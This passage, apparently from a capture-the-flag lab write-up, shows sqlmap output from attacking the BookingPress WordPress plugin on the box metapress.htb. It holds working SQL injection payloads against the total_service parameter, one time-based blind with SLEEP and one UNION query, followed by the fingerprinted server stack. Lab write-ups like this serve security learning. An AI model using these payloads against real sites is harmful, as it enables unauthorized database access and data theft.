    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=bookingpress_front_get_category_services&category_id=1&_wpnonce=3bb83c5f64&total_service=321) AND (SELECT 7951
FROM (SELECT(SLEEP(5)))MDJG) AND (9418=9418

    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
    Payload: action=bookingpress_front_get_category_services&category_id=1&_wpnonce=3bb83c5f64&total_service=321) UNION ALL SELECT
NULL,CONCAT(0x716a626271,0x6c765a706751755742464770706f4b6e6b5262454276425a6b414d575152724d5069746153476346,0x716b717871),NULL,NUL
L,NULL,NULL,NULL,NULL,NULL-- -
---
[05:32:20] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.18.0, PHP 8.0.24
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[05:32:20] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/metapress.htb'
```

> Specifying `--technique=U` will fail, since it somehow needs the result from time based payload to succeed